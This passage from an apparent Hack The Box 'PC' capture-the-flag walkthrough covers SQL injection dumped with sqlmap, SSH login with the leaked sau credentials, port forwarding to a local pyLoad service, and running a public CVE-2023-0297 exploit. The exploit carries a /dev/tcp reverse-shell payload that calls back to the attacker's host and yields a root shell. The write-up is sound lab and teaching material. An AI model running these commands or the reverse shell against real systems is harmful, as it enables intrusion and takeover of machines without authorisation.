
Note: remove the single quotes from your JWT token. We will also add `1` to id string field to test if we can get information on the admin account.



Now we get a message that "The admin is working hard to fix the issues."



Now lets capture the request in burp, save it to a file, and test if the `id` paramater is vulnerable to sql injeciton.




```
sudo sqlmap -r grcp --dump
```

We dump 2 passwords for two users.

```
[20:44:40] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[20:44:40] [INFO] fetching tables for database: 'SQLite_masterdb'
[20:44:40] [INFO] fetching columns for table 'accounts'
[20:44:40] [INFO] fetching entries for table 'accounts'
Database: <current>
Table: accounts
[2 entries]
+-----------------------+----------+
| password              | username |
+-----------------------+----------+
| admin                 | admin    |
| HereIsYourPassWord1431 | sau     |
+-----------------------+----------+
```

Foothold

Now we can ssh as the sau user.
sau:HereIsYourPassWord1431

```
┌──(kali㉿kali)-[~]
└─$ ssh sau@10.10.11.214
sau@10.10.11.214's password:
Last login: Mon May 15 09:00:44 2023 from 10.10.14.19
sau@pc:~$ id
uid=1001(sau) gid=1001(sau) groups=1001(sau)
sau@pc:~$ ls
user.txt
sau@pc:~$ cat user.txt
000ffaa4c45d041bb2784513993bb134
sau@pc:~$
```

Priv esc

```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9666            0.0.0.0:*               LISTEN      -
tcp        0    564 10.10.11.214:22         10.10.14.17:37130       ESTABLISHED -
tcp        0      1 10.10.11.214:42994      8.8.8.8:53              SYN_SENT    -
tcp6       0      0 :::50051                :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 10.10.11.214:50051      10.10.14.17:47532       ESTABLISHED -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

We see port 8000 running locally.

Curling it tells us it potentially has a login page.


```
curl localhost:8000
```

```
sau@pc:/tmp$ curl localhost:8000
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login?next=http%3A%2F%2Flocalhost%3A8000%2F">/login?next=http%3A%2F%2Flocalhost%3A8000%2F</a>. If not, click the link.
sau@pc:/tmp$
```

We can forward this port to our local kali machine.

```
ssh -L 8090:127.0.0.1:8000 sau@10.10.11.214
```

Now we are presented with a pyLoad webpage.




Looking around for come public exploits we find this one on github.
https://github.com/JacobEbben/CVE-2023-0297

It is pretty straight forward but we need to remeber to make our target our localhost with the port that is forwarded from the victim machine.

```
python3 exploit.py 127.0.0.1:8090 -c "sh -i >& /dev/tcp/10.10.14.17/9001 0>&1" -I 10.10.14.17 -P 9001
```

```
┌──(root㉿kali)-[~/htb/Boxes/PC/CVE-2023-0297]
└─# python3 exploit.py -t 127.0.0.1:8090 -c "sh -i >& /dev/tcp/10.10.14.17/9001 0>&1" -I 10.10.14.17 -P 9001
[SUCCESS] Running reverse shell. Check your listener!
```

And now we have root!


┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.11.214] 43666
bash: cannot set terminal process group (1049): Inappropriate ioctl for device
bash: no job control in this shell
root@pc:~/.pyload/data# id
id
uid=0(root) gid=0(root) groups=0(root)
root@pc:~/.pyload/data#